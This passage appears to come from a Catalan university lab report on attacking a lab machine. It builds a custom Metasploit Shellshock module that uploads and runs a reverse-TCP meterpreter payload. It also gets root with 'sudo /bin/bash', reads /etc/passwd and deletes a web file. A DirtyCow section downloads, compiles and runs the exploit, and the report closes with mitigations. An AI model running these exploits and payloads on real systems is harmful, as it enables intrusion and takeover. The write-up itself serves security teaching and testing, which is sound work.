Per a incorporar un exploit dins de la carpeta que els enregistra en Metasploit ens mourem fins a:

```
root@uoc-kali:~# cd /usr/share/metasploit-framework/modules/exploits/multi/http/
```

### 75.Carpeta que emmagatzema els exploits de http al Metasploit

Aquesta carpeta es la que guarda tots els exploits que estan disponibles en el framework Metasploit escrits en Ruby, en aquest cas per al protocol HTTP que es en el que hem trobat les debilitats del sistema atacat. El perquè estan escrits en Ruby té la seua explicació en que els primers desenvolupadors del framework es sentien més còmodes amb aquest sistema per la seua flexibilitat i fàcil adaptació de codi.

Una volta ubicats a la carpeta començarem a escriure el arxiu amb les característiques pertinents per a que funcioni dins de Metasploit, jo he procedit amb el editor sublime-text:

```
subl shellshock.rb
```

Anem per passes, primer dèiem de establir el més bàsic, distingir entre 4 blocs diferents, el primer serà initialize():

```
def initialize(info = {})
  super(update_info(info,
    'Name' => 'Shellshock que aprofita vulnerabilitats en el mod_cgi
de una terminal remota',
    'Description' => %q{
      Aquest modul aprofita les vulnerabilitats en el mod_cgi per a
poder injectar codi
      remot i així adquirir el control de una maquina remota
    },
    'Author' => [
      'Josep Escrivà'
    ],
    'References' => [
      ['CVE', '2014-6271'],
      ['URL', 'https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-
2014-6271'],
    ],
    'Payload' =>
      {
        'DisableNops' => true,
        'BadChars' => "\x00\x0a\x0d",
        'Space' => 2048
      },
    'Targets' =>
      [
        [ 'Linux x86',
          {
            'Platform' => 'linux',
            'Arch' => ARCH_X86
          }
        ],
        [ 'Linux x86_64',
          {
            'Platform' => 'linux',
            'Arch' => ARCH_X86_64
          }
        ]
      ],
    'DefaultTarget' => 0,
    'DisclosureDate' => 'Sep 24 2014',
    'License' => MSF_LICENSE
  ))
```

En aquesta part s'estableix la part informativa de la que disposarà el mòdul creat a Metasploit, amb la definició de la descripció del nom del mòdul, la seua descripció, referències web, establiment del payload, targets disponibles i llicència. Per a seguir s'enregistren les opcions amb el format estàndard definit a Ruby:

```
register_options([
```

```

    OptString.new('TARGETURI', [true, 'ruta a la vulnerabilitat
CGI']),
    OptEnum.new('METHOD', [true, 'metode http a emprar', 'GET',
['GET', 'POST']]),
    OptString.new('RPATH', [true, 'Ruta als binaris emprada per
CmdStager', '/bin']),
    OptString.new('COMMAND', [true, 'injeccio de commandaments per
Bash', 'ls -la']),
    OptString.new('FULL', [false, 'Llançament de processos',
'false']),
    OptString.new('NAMESHELLBIN', [false, 'Nom de la Shell',
'poc']),
    OptInt.new('TIMEOUT', [true, 'HTTP Timeout (segons)', 5])
], self.class)

```

Encara que no apareguin, de forma estàndard el sistema amb Ruby crearà les referides al host i els ports remots i locals que s'empraran, la més destacable serà la **COMMAND** del comandament que s'emprarà en remot al igual que ocorria en el script Python que enviarà una ordre a complir en el terminal remot, i **TARGETURI** on escriurem la url vulnerable que coneixem del equip remot hackersClub(192.169.229.130/cgi-bin/vuln.cgi). Hi ha moltes opcions més disponibles però al igual que les altres escrites es opcional modificar-les en el codi Ruby. Després el fragment que controla la connexió directa de forma correcta es el següent:

```

def check
  #print_status target_uri.path.to_s
  r = request("echo peticio")

  if r.body.include?("vulnerable")
    Exploit::CheckCode::Vulnerable
  else
    Exploit::CheckCode::Safe
  end
end

```

I per últim el (quasi) més important el procés de accions que seguirà el payload apart de la seua definició:

```

def exploit

  if datastore['FULL'] == "true"
    #Complete execution shellcode
    #puts payload.methods

    pay = payload.encoded_exe
    print_status "Payload: #{datastore['PAYLOAD']}"
    print_status "Length: #{pay.length.to_s}"
    enc = Base64.encode64(pay).chomp
    enc.gsub!("\n", "")
    print_status enc

    r = request("/bin/echo #{enc} >
/var/tmp/#{datastore['NAMESHELLBIN']}")

    r = request("/usr/bin/base64 -d
/var/tmp/#{datastore['NAMESHELLBIN']} >
/var/tmp/#{datastore['NAMESHELLBIN']}_bin")

```

```
r = request("/bin/chmod 755  
/var/tmp/#{datastore['NAMESHELLBIN']}_bin")  
  
r = request("/var/tmp/#{datastore['NAMESHELLBIN']}_bin")
```

Les parts son:

- Definició de l'usuari avanç de llançar el mòdul.
- Codificació en bas64 per a que el copïi en un servidor remot.
- Transformació en binari i entrega de permisos (chmod 755).
- Llançament del PAYLOAD.

Ara passem a Metasploit per a comprovar el seu funcionament, després de crear el mòdul en la carpeta pertinent, anem a comprovar la seua existència en la base de dades dins de Metasploit:

```
msf > search /http/shellshock  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Check	Description
exploit/multi/http/shellshock	2014-09-24	good	Yes	Shellshock que aprofita vulnerabilitats en el mod_cgi de una terminal remota

#### 76. Recerca del Shellshock creat a Metasploit

Una volta comprovada la seua existència, passarem a executar el mòdul:

```
msf > use exploit/multi/http/shellshock  
msf exploit(multi/http/shellshock) >
```

#### 77. Entrem en el mòdul creat en el Metasploit

Després de invocar al mòdul deurem establir les opcions més importants com son la del host a atacar (RHOST), la URL vulnerable (TARGETURI) i el comandament que llancem en remot(COMMAND), el llançament de processos remots (FULL), la definició com a PAYLOAD amb la opció de connexió reverse\_tcp i el nostre host atacant (LHOST):

```
msf exploit(multi/http/shellshock) > set FULL true  
FULL => true  
msf exploit(multi/http/shellshock) > set TARGETURI /cgi-bin/vuln.cgi  
TARGETURI => /cgi-bin/vuln.cgi  
msf exploit(multi/http/shellshock) > set RHOST 192.168.229.130  
RHOST => 192.168.229.130  
msf exploit(multi/http/shellshock) > set PAYLOAD linux/x86/meterpreter/reverse_tcp  
PAYLOAD => linux/x86/meterpreter/reverse_tcp  
msf exploit(multi/http/shellshock) > set LHOST 192.168.229.142  
LHOST => 192.168.229.142
```

#### 78. Establiment de paràmetres per defecte per al mòdul en Metasploit

Per últim executem "exploit" i comprovem la seua validesa i si es realitza correctament la connexió amb el host remot deuria de mostrar el contingut del arxiu /etc/passwd:

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh
```

#### 79. Arxiu remot amb els usuaris i els password aconseguit en l'atac per Metasploit

Com observem s'estableix la sessió i podem observar que podem obtenir el arxiu passwd i moure'ns per les carpetes de hackersClub, per lo tant tenim el control de la màquina remota després de crear un mòdul bàsic en Metasploit amb Ruby.

### ESCALAR A PRIVILEGIS D'ADMINISTRADOR

Repetirem el procés de prendre el control de la màquina remota HackersClub amb el ús de el exploit Shellshock:

```
use exploit/multi/http/shellshock
```

Establirem tots els paràmetres necessaris per a aconseguir el control remot de la màquina com son TARGET, TARGETURI, RHOST, FULL i COMMAND i procedirem de nou a la execució de el comandament exploit, i ara ja tindrem el control de la màquina de nou, però ens falta ascendre a privilegis de usuari.

Podrem fer-ho executant el Shell que es vulnerable com s'ha comentat anteriorment i ens aprofitarem de la debilitat de la seua configuració per a enviar fer-nos usuaris amb privilegis root, una volta dins del meterpreter teclegem :

```
meterpreter > shell
```

#### 80. Execució del Shell en la màquina remota vulnerable al meterpreter de Metasploit

Una volta, controlat el Shell, podem executar :

```
whoami | Live
hca
id
uid=1000(hca) gid=50(staff) groups=50(staff)
sudo /bin/bash
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/var/www/cgi-bin
cd ..
rm favicon.ico
```

#### 81. Aconseguir canviar a permisos root dins de la màquina vulnerable amb els comandaments de Shell

La primera instrucció "**whoami**" el que fa es comprovar el usuari que som i veiem que som hca (el que esperàvem), però ara volem ser **root** per a tindre control total sobre la màquina i el que fem es executar un **sudo /bin/bash** per a donar-nos els controls pertinents, avanç si executàvem el comandament id érem el número 1000 i ara som el 0, el que pertany a root, podem fer una prova del control borant un arxiu, en aquest cas esborrem el **favicon.ico** que es un dels arxius existents en /var/www, després de executar el comandament **rm** es borra aquest arxiu de la seua carpeta, podem fer la prova carregant la direcció http per web de la màquina vulnerable, observarem que ja no existeix aquest comandament:



#### 82. Arxius existents en la ruta Index de la web carregada per http de hackersClub (màquina vulnerable)

Ja tenim el control total i podríem fer el que vulguem amb la màquina remota vulnerable 192.168.229.130. El problema succeeix per declarar **#!/bin/bash** al inici de un arxiu de configuració com aquest es vulnerable escala als màxims privilegis el usuari de l'atacant i deixa en evidència al administrador del sistema.

### DIRTYCOW (ESCALADA DE PRIVILEGIS)

#### EXPLICACIÓ DE LA VULNERABILITAT

Aquesta vulnerabilitat afecta al control sobre els privilegis de una màquina local o remota per un problema dins de un determinat sistema (En el nostre cas Tiny Linux) a nivell de memòria que permet que es pugi pendri el control del sistema amb els privilegis màxims (root o administrador) per a poder explotar de forma remota o local totes les propietats que existixen dins de la pròpia màquina. DirtyCow apareix a les Vulnerabilitats i exposicions comuns com CVE-2016-5195.



#### 83. Logo de la vulnerabilitat Dirty Cow



El usuari que pren el control de una determinada màquina amb el control de eixa vulnerabilitat pot canviar els privilegis canviant-los de sols lectura a escriptura/lectura.

Sorgeix de una funcionalitat de memòria interna anomenada Copy On Write(COW), concebuda com a funcionalitat per al rendiment de les màquines, les operacions que fan una còpia de una secció determinada de memòria no obtenen la seva pròpia còpia a no ser que facin canvis en aquesta memòria, en eixe moment, el modificar el canvi en memòria, ràpidament fa la seua còpia, per fer el canvi i retornar-lo. No serà necessari fer el treball de fer la còpia a menys que, fins que la fa ràpidament, farà menys ús de la memòria i el emmagatzematge en la mateixa serà millor.

El error en aquest procés està en el codi font que del que fa us aquesta còpia. Reialment hi ha un error en el entorn de compatibilitat de aquesta còpia en memòria. Aquesta condició es dona quan dos processos o dos sub processos en la memòria accedeixen al mateix recurs i es passen el un per sobre al altre. Això el que provoca es que la memòria es marqui com a escriptura avanç de coparli, si dos recursos funcionen molt estretament entre si, el segon d'ells, pot aprofitar l'indicador que es pot escriure a la memòria original, però no la còpia.

Ací entra en acció el exploit, que el que fa es permetre que un procés s'elevi a si mateix els seus privilegis mitjançant l'accés d'escriptura al propi nucli del Kernel. El nucli sabrà quin usuari estarà executant cada procés, per lo tant, si pren un còpia de aquesta memòria que utilitza el nucli per emmagatzemar aquesta informació utilitzant el Copy On Write, i a continuació aprofita el forat de seguretat que s'ocasiona en el nucli, per poder escriure la informació del usuari amb màxims privilegis en la còpia del nucli per lo tant per a qualsevol funció s'enregistra com a que es usuari root (o administrador) i pot tindre el control total sobre la màquina a explotar.

El perill de **una carrera (race condition)** es el comportament de un sistema electrònic on la seua sortida està lligada a la seqüència en el temps de altres esdeveniments incontrolables. Es converteix en un error quan els esdeveniments no son executats en la ordre que el seu programador pretenia.

Un gran problema amb DirtyCow és que és gairebé impossible de detectar per part d'Antivirus o de qualsevol programari de seguretat ja que els seus problemes es desencadenen a nivell de hardware i no hi ha cap evidència que quedi en les accions realitzades una vegada que s'aprofita. El risc real de la vulnerabilitat és quan hi ha accés al nivell d'usuari, així com la capacitat d'execució del codi, al dispositiu. El ús de dirtyCow afecta a diferents plataformes com Android i la majoria de variacions de Linux. Afectant als privilegis de les aplicacions emprades en cadascuna de aquestes plataformes.

### El Copy On Write (COW)

Es aquella tècnica que gestiona els recursos emprats en la programació de ordinadors per implementar de forma eficient una operació "còpia" en modificables recursos, quan un recurs es duplica però no s'ha modificat, no en cal crear un recurs nou; el recurs es pot compartir entre la còpia i l'original.

Les modificacions han de crear una còpia, d'aquí la tècnica del copiat, la operació de la còpia es difereix a la primera escriptura. Mitjançant la compartició de recursos d'aquesta manera, és possible reduir significativament el consum de recursos de còpies no modificades, alhora que afegeix una petita sobrecàrrega a les operacions de modificació de recursos.

## EXPLOTACIÓ DE LA VULNERABILITAT

La explicació a nivell de codi de com s'explota aquesta vulnerabilitat podria resumir-se com segueix.

Dins del script a C, al obrir el argv[1] el primer que es pretén fer es escriure en lloc de fer un READ\_ONLY:

```
source = fopen(from, "r");
if(source == NULL) {
return -1;
}
```

### 84.Tracta de obrir un arxiu de lectura en el arxiu del exploit de C

El que tracta de fer a continuació es obrir la contrasenya que té el root del equip Linux degut a que pot succeir un error en la assignació de la memòria i permet que el usuari que fà la explotació pugui obtenir una contrasenya nova i aquesta serà emmagatzemada amb la seua codificació pertinent en :

```
// set values, change as needed
user.username = "firefart";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
```

### 85. Gràcies a aquesa assignació el usuari firefart del arxiu C tindrà privilegis de root

Després s'ubica l arxiu de en una nova àrea de la memòria, el flag MAP\_PRIVATE activa el copy-on-write que permetrà que la memòria no sigui sols de lectura, sinó que habilitarà també la seua escriptura. Les actualitzacions en el MAP\_PRIVATE no son visibles per processos de mapping:

```
map = mmap(NULL,
            st.st_size + sizeof(long),
            PROT_READ,
```

```
MAP_PRIVATE,  
f,  
0);  
printf("mmap: %lx\n", (unsigned long)map);
```

## 86. S'activa el copy-on-write que canvia de only read a read and write en el arxiu C

Amb aquest flag de la memòria, `mmap` no copia el contingut sencer del arxiu dins de la memòria, el que fa ací `mmap` es ubica el arxiu dins de les posicions de memòria, el qual és molt important ja que no es necessiten grans quantitats de memòria RAM per a emmagatzemar per a carregar la copia del fitxer passat per paràmetre, s'aconsegueix aquesta funció simplement llegint de forma relativament directa del arxiu en el disc.

La **copy-on-write** vol dir que, si s'ha de escriure en un segment de la memòria, així crearem una copia del arxiu. Això s'aconseguirà encara que el arxiu estigui mapejat com a **READ\_ONLY**, perquè del **mapping privat** es pot realitzar una còpia.

La funció de **mmap** serà mapejar el arxiu de root (administrador) en la memòria, y així es pot llegir el contingut del arxiu, o escriure una copia de ell. Els canvis de la còpia no deuen de propagar-se a l'arxiu subjacent, sinó que es quedaran sols en la parcel·la de memòria de per a l'usuari que explota la vulnerabilitat.

```
pthread_create(&pth,  
              NULL,  
              madviseThread,  
              NULL);  
ptrace(PTRACE_TRACEME);  
kill(getpid(), SIGSTOP);  
pthread_join(pth, NULL);
```

## 87. S'inicia la creació de un fil a la memòria en el arxiu C

Com `dirtyCow` és una condició de vulnerabilitat de carrera (**race condition**), això significa que certs events tenen que ocórrer en un ordre específic, aquesta situació es força a no ser que ocorri baix circumstàncies naturals. Així que es tracta de una carrera contra la probabilitat de que no ocorri aquesta situació. Açò es tracta una i altra volta, fins que es pot tindre sort (o tal volta no).

El fil (**thread**) existent llança un avís a la memòria amb **madviseThread**, un avís que avisa a les direccions de memòria en el **Kernel** sobre el rang de adreces existents en la memòria. La seua intencionalitat és avisar al **Kernel** i donar informació de com s'intenten emprar parts de la memòria mapejades.

Hi ha varies tècniques per a controlar el **caché** de la memòria, però l'únic avís que se li dona al **Kernel** és que l'àrea de memòria on està mapejat el arxiu fins als últims 100 bytes existents, probablement no sigui necessari en qualsevol moment.

Això queda ben clar per la flag **MADV\_DONTNEED** que indica que no es necessita accés a ella e un futur proper. En el temps en que l'aplicació acaba de ubicar un rang determinat de les posicions de la memòria, el **Kernel** pot alliberar els recursos associats amb això:

```
void *madviseThread(void *arg) {  
    int i, c = 0;  
    for(i = 0; i < 2000000000; i++) {  
        c += madvise(map, 100, MADV_DONTNEED);  
    }  
    printf("madvise %d\n\n", c);  
}
```

## 88. Ús de la bandera MADV\_DONTNEED en el arxiu C

Es produiran accessos a les pàgines de aquest rang amb èxit, però el resultat serà la resolució dels continguts mapejats en el arxiu subjacent.

Quan solem llegir i escriure en una unitat de disc mai o fem de forma directa ja que frenaria eixe procés de lectura/escriptura. Per això fem, els buffers i la caché per a poder manipular dades en algun moment del procés de escriptura al disc i no tot el contingut que produeix el alentiment.

Així que si s'han de llegir dades del disc a la memòria sempre es pot emprar la caché per futures lectures, però si el que volem es escriure en el disc, es poden escriure les dades en el buffer o la caché, per en canvi, en aquest procés es deurà d'avisar al sistema, de que si el buffer es plena i està brut, no es disposarà de memòria lliure i "neta" de ara cap a més endavant. En aquest cas, el sistema deu de estar segur de que el canvi es propaga a la memòria física.

Si emmagatzemem uns arxius en un llapis USB o en una unitat de disc, si escrivim en la memòria mapejada **nmapped**, la pàgina de memòria es marcarà com a memòria bruta. I s'avisarà al Kernel, que la pàgina no es necessitarà més (**madvise\_dontneed**), el que indicarà que no ens importa que la pàgina bruta no s'haja escrit encara, ja que es s'envia fora dels rangs de memòria aprofitada, provocant que ja no s'ubiqui en la memòria caché mai més.

Aquest aspecte es important per al exploit DirtyCow, perquè significa, que cada volta que es tracta de escriure en la memòria cache, la còpia de la memòria serà expulsada per a sempre, el que es tradueix en que dèiem de re carregar una copia de la memòria per a poder escriure en ella. Crear una còpia porta un temps prudencial, i això es el temps de carrera (**race condition**), en cas de que el cicle del **copy-on-write(COW)** no s'hagi completat encara.

En resum, s'empra constantment el **madvise** per a que s'esborren les copies de la memòria caché en el arxiu mapejat. Açò en una condició de carrera, produirà que sigui molt fiable tractar de repetir la acció una volta derrere d'altra, es produirà la escriptura a memòria, avança de que la taula de memòria sigui actualitzada de emprar la versió copiada. Així es vorà que s'escriurà en el arxiu reial en lloc de la còpia guardada en memòria.

El que provocà que amb el pas del temps el exploit cada volta sigui més fàcil de inserir degut a l'augment de les capacitats de còmput.

Després de comprovar com funciona la vulnerabilitat en la memòria tractem de veure com funciona aquest exploit en un sistema Linux, en aquest cas en el nostre Ubuntu que farà de màquina auxiliar.

Ens ubiquem en la màquina **10.120.229.139 Ubuntu de 32 bits auxiliar** en la que descarregarem el exploit de dirtyCow per a posteriorment compilar-lo per a poder fer el atac, dèiem de descarregar el arxiu C:

```
uoc@ubuntu:~$ wget https://www.exploit-db.com/download/40839
```

Una volta descarregat tindrem el arxiu **40839.c** en la ruta triada dins del Ubuntu, ara passarem a fer la seua compilació amb el llenguatge C per a posteriorment poder emprar-lo amb el fi de obtenir el resultat esperat en la màquina hackersClub vulnerable:

```
uoc@ubuntu:~$ gcc -pthread 40839.c -o dirtyCow -lcrypt
```

On **-pthread** executa dues tasques en paral·lel i es fusiona de nou en un sol fil al finalitzar el treball realitzat durant la compilació.

On **-lcrypt** es la funció relacionada amb la encriptació del executable creat.

Hem de comprovar la versió de Kernel del sistema a atacar per a veure si pot ser afectat, com hem comprovat en la informació, les versions Kernel afectades per aquest atac de memòria son aquelles que van des de la  $2.6.22 < 3.9$  i al comprovar en el exploit del apartat anterior la versió del Kernel en la màquina la informació que rebíem era aquest:

```
meterpreter > sysinfo
Computer      : 192.168.229.130
OS            : (Linux 4.2.9-tinycore)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

Que indica que el Kernel de la màquina remota serà el 4.2.9, versió que en un principi no deu de poder ser explotada per el DirtyCow, on hi ha existeix un pega que solucioni aquest problema. Ens hem dedicat a fer la explicació de aquesta vulnerabilitat, com funciona i a que parts de la memòria afecta. I ara tractarem de explotar la màquina **Ubuntu** amb el arxiu de C. Després de la compilació que hem fet més amunt.

Comprovem el tipus de privilegi de l'usuari "uoc" creat per a la màquina Ubuntu:

```
uoc@ubuntu:~$ id
uid=1000(uoc) gid=1000(uoc) groups=1000(uoc),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

#### 89. Permisos dels usuaris segons les seues ID's

En la màquina Ubuntu després de compilar l'arxiu i de tractar de executar-lo veurem com es queda en la part de nmap que hem comentat més amunt:

```
uoc@ubuntu:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiNmZssxArngc:0:0:pwned:/root:/bin/bash

mmap: b775f000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'uoc'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'uoc'.
```

#### 90. Intent de explotació del DirtyCow en la màquina auxiliar Ubuntu

Però si tractem de executar **su firefart** per a prendre possessió del usuari "firefart" que deu tindre privilegis de root amb un "su firefart" no tindrà resultat:

```
uoc@ubuntu:~$ su firefart
No passwd entry for user 'firefart'
```

#### 91. Fracàs en el intent de crear el root user firefart

Si realitzarà la mateixa opció amb una màquina amb Kernel amb la versió 3.9 o inferior probablement el resultat seria exitós però en aquest cas no puc aconseguir explotar l'escalada de privilegis.

El mateix passaria amb la màquina remota de totes formes, les opcions provades amb un mòdul de Metasploit per a aconseguir explotar la vulnerabilitat no són molt estables i al tractar de fer la connexió remota amb privilegis surten problemes. Però vaig a seguir les passes per a aconseguir aquest fi, primer que res ens dirigirem a la carpeta dels exploits en metasploit:

```
root@uoc-kali:~# cd /usr/share/metasploit-framework/modules/exploits/linux/local/
```

#### 92. Carpeta on es guarden els exploits per a emprar-los en Metasploit

Ara passarem a fer la descarrega de la vulnerabilitat en la carpeta mencionada amb la opció de descarrega **wget**:

```
root@uoc-kali:/usr/share/metasploit-framework/modules/exploits/linux/local# wget https://raw.githubusercontent.com/rapid7/metasploit-framework/046d3ea263e5f39f3ab70a1b5491ee472d57ee5f/modules/exploits/linux/local/dirtycow.rb
```

Després obrirem la console de Metasploit amb msfconsole i buscarem que el exploit ja existís en la base de dades de la nostra màquina:

```
msf > search dirtycow
=====
Matching Modules
=====
| Name | Disclosure Date | Rank | Check | Description |
|-----|-----|-----|-----|-----|
| exploit/linux/local/dirtycow | 1026-10-19 | great | No | Linux Kernel DirtyCow Local Privilege Escation |
```

#### 94. Buscar dirtyCow en la base de dades de Metasploit

Primer establim la sessió que hem emprat anterior ment per a explotar la vulnerabilitat amb "use exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec", i comprovarem el número de la sessió oberta:

```
msf exploit(linux/local/dirtycow) > sessions

Active sessions
=====
| Id | Name | Type | Connection | Information |
|----|-----|-----|-----|-----|
| 1 | meterpreter x86/linux | uid=1000, gid=50, euid=1000, egid=50 @ 192.168.229.130 | 192.168.229.142:4444 -> 192.168.229.130:41874 (192.168.229.130) |
```

#### 95. Comprovar la sessió oberta que serà la 1

Entrem en el exploit/linux/local/dirtycow amb el use:

```
msf > use exploit/linux/local/dirtycow
msf exploit(linux/local/dirtycow) > show options

Module options (exploit/linux/local/dirtycow):
| Name | Current Setting | Required | Description |
|-----|-----|-----|-----|
| SESSION | None yet | yes | The session to run this module on. |
| WritableDir | /tmp | yes | A directory where we can write files (must not be mounted noexec) |

Exploit target:
| Id | Name |
|----|-----|
| 0 | Linux x86 |
```

#### 96. Entrar en el exploit de dirtyCow

Després establim a 1 la sessió que es la que hem deixat oberta:

```
msf exploit(linux/local/dirtycow) > set session 1
session => 1 staged-
```

#### 97: Establir la sessió 1 de la vulnerabilitat cgi

I acabarem amb un exploit i comprovarem que compila un arxiu amb C:



```
msf exploit(linux/local/dirtycow) > exploit
[*] Started reverse TCP handler on 192.168.229.142:4444
[*] Compiling /tmp/xhWb0dvkTy.c via gcc
[*] Starting the payload handler...
```

#### 98. Envia a /tmp en la màquina vulnerable un arxiu amb C

Després tornem a la sessió 1 de "apache\_mod\_cgi\_bash\_env\_exec" i comprovem que en la ruta tmp està ubicat el arxiu C. I efectivament veurem que C es troba a C:

```
meterpreter > ls
Listing: /tmp
=====
Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-    0      fil     2016-10-09 06:57:02 +0200 aberr
100755/rwxr-xr-x 530580  fil     2019-01-05 02:52:58 +0100 ext859798.
100777/rwxrwxrwx   207      fil     2019-01-05 01:23:28 +0100 iihhw
100644/rw-r--r--    0      fil     2019-01-04 21:19:55 +0100 k5_skip
40775/rwxrwxr-x    60      dir     2019-01-04 21:19:55 +0100 tce
40775/rwxrwxr-x    40      dir     2019-01-04 21:19:55 +0100 tcloop
100644/rw-r--r-- 2581      fil     2019-01-05 03:17:28 +0100 xhWb0dvkTy.c
```

#### 99. Ubicació del arxiu C en la màquina remota

Com a conclusió, he vist 3 raons principals per les quals no es pot executar el dirtyCow amb èxit en la màquina tinyCore Linux:

1. No té compilador gcc la màquina remota i no hi ha cap forma de que es pugi executar el arxiu C en la mateixa, si mitjançant el comandament "upload" traspassem a la màquina un arxiu pre compilat tampoc ens dona la opció de executar-lo exitosament.
2. Podem trobar arxius bash pre compilats que si que funcionen de dirtyCow en la xarxa però al fer un "upload" cap a la màquina vulnerable i executar-lo tampoc l'executa amb èxit, el problema es que utilitza una condició de carrera per explotar el codi defectuós. Suposant que aquest problema no existia, si proves a utilitzar bash per a això, ja que la cadena d'execució s'executaria a través de totes les capes de codi que van des de la traducció de seqüències d'ordres fins a funcions de manipulació de memòria reals, només arribant a la ubicació desitjada. No puc dir que seria impossible, però seria difícil fer-ho.
3. La principal raó es la versió de Kernel que es més recent i suposadament protegida front a atacs com aquest que afecta a versions menors (2.2 a 3.9).

## MITIGACIONS DE LA VULNERABILITAT

La forma més senzilla de solucionar els sistemes amb nuclis Kernel, es aplicar el més aviat possible una actualització a través de terminal en aquests sistemes amb els comandaments que permeten la actualització dels paquets dels sistemes, per exemple per a distribucions Debian i Ubuntu de GNU/Linux deurem de executar:

```
$ sudo apt-get update && sudo apt-get dist-upgrade
```



Als servidors CentOS 5, 6 i 7 aplicarem la actualització per a Kernel amb el següent comandament:

```
$ sudo yum update kernel
```

Una volta finalitzada la aplicació de aquestes actualitzacions per a mantindre la paqueteria del sistema Linux el més actualitzada possible, en el cas de servidors CentOS deurem fer un reinici per a poder solucionar aquest entramat:

```
$ sudo reboot
```

A l'inici del seu descobriment, qualsevol persona que utilitzés una màquina que executa Linux era susceptible de l'explotació. L'única cura perfecta per a aquest exploit és un script que la solucioni o la execució de una versió més recent que ja no és vulnerable com hem vist amunt.

Linus Torvalds va cometre un script el 18 d'octubre de 2016, i va reconèixer que era una vella vulnerabilitat que havia intentat reparar feia onze anys avanç. Alguns distribuïdors proporcionen pegat, com **Canonical**, que han proporcionat un pegat en directe. A falta d'un pegat, hi ha algunes tecnologies de mitigació que inclouen **SystemTap**, i molt poca seguretat de **SELinux** o **AppArmor**. El programari antivirus té el potencial de detectar atacs elevats de permisos, però no pot evitar l'atac.

Els smartphones o dispositius mòbils que també empraven funcionalitats amb Linux també varen tindre aquesta gran falla en el seu sistema, de fet era possible connectar qualsevol dispositiu en remot a un equip amb Android i aconseguir els seus privilegis root de forma remota per a adquirir el control total sobre aquests sistemes.

**Dirty Cow** va sortir a la llum alguns dies abans de llançar un mètode d'arrelats separat per als dispositius Android. **Drammer**, que permet als atacants modificar les dades emmagatzemades a la memòria del dispositiu. Google va llançar un pegat al novembre de 2016 amb solucions per a Kernel que provocaren que fos molt més complicada la execució i adquisició de privilegis de forma remota.

Per descomptat, això no està disponible per a una gran quantitat de dispositius, principalment a causa de les limitacions establertes pels fabricants i operadors. La principal solució per a la mitigació del problema en sistemes Android fins a existir les solucions oficials que sortiren en l'últim trimestre del 2016 fou el no fiar-se i evitar la descarrega e instal·lació d'aplicacions des de tendes no oficials o allotjaments no oficials de .apk's ja que fins a estar solucionat al llarg de 2016 s'arribaren a comptabilitzar 1200 aplicacions infectades que explotaven la vulnerabilitat.

El primer malware oficial que explotava la vulnerabilitat a Android fou el ZNI sorgit després de que passaren anys en que es va anunciar la vulnerabilitat però que no s'aconseguien detectar programes infectats que explotaren aquest problema al nucli dels sistemes Android.

En sistemes **Red Hat Enterprise Linux (RHEL)** era necessari la instal·lació dels paquets Kernel més recents allà per el 2016 per a poder solucionar la problemàtica:

- systemtap-client
- systemtap-devel
- gcc (and dependencies)
- kernel-devel-`uname -r`
- kernel-debuginfo-`uname -r`
- kernel-debuginfo-common-`uname -r`

Les versions **RHEL 5,6 i 7** sofriren la problemàtica de memòria de DirtyCow i es varen llançar els pegats Kernel que provocaren que es millorés la seguretat dels sistemes que l'empraven.

## DEP

### INTRODUCCIÓ

Des de la aparició dels primers exploits, la quantitat públicament coneguda de aquest tipus de debilitats en sistemes aprofitades per fins maliciosos ha augmentat en una quantitat desmesurada. Avui en dia, la quantitat total d'explotacions conegudes de forma pública segueix augmentant sobre augmentar les capes de seguretat existents en tots els àmbits del desenvolupament de programari.

Avui en dia, un incompliment del sistema o l'adquisició hostil té més impacte en comparació amb una dècada enrere. Aquesta situació està relacionada amb la utilització de una gamma cada volta més variada de llenguatges de programació, el seu creixement va ser proporcional al sorgiment de un espectre més ampli de tipus de vulnerabilitats.

Açò va fer que com a mesura preventiva sorgirà el **DEP(Data Execution Prevention)** que impedeix que certs sectors de la memòria siguin previnguts de executar-se per evitar desbordaments com el que produeix el DirtyCow o altres tipus de problemes relacionats amb els desbordaments de memòria (Buffer Overflow).

### FUNCIONAMENT

El **DEP** és una característica de seguretat dins d'un sistema operatiu que evita que les aplicacions executin el codi font des de una ubicació de memòria que no existeix i per lo tant no es executable.

Mitiga els problemes de les ubicacions de memòria escanejant rutinàriament els munts de memòria (HEAP's) i les piles per a accions de càrrega de dades a la memòria.

El mecanisme DEP implementat per maquinari utilitza la CPU per marcar totes les ubicacions de la memòria que es marquen amb un valor d'atribut per no executar-se. Quan es detecta una anormalitat en aquestes ubicacions en termes d'execució de codi, s'envia una excepció al mecanisme de seguretat OS principal. El **DEP** implementat per programari només comprova si hi ha una excepció dins de la taula de funcions de l'aplicació principal.

D'aquesta manera, s'eviten certs exploits que emmagatzemen el codi a través del desbordament de memòria intermitja. DEP s'executa en dues maneres:

- **DEP for CPU** forçats per maquinari que poden marcar pàgines de memòria com a no executables
- **DEP forçades** per programari amb una prevenció limitada per a CPU que no tenen suport per a maquinari.

En alguns casos, la prevenció d'execució de dades pot tenir la conseqüència no intencionada d'evitar l'execució de programari legítim. En aquests casos, el programari afectat s'ha de marcar com a permès per executar codi en aquestes parts de la memòria, però això condueix a un possible atac si l'aplicació no és rigorosa a la validació de dades que es passa a una regió de memòria que està marcat com a executable.

## LLIMITACIONS

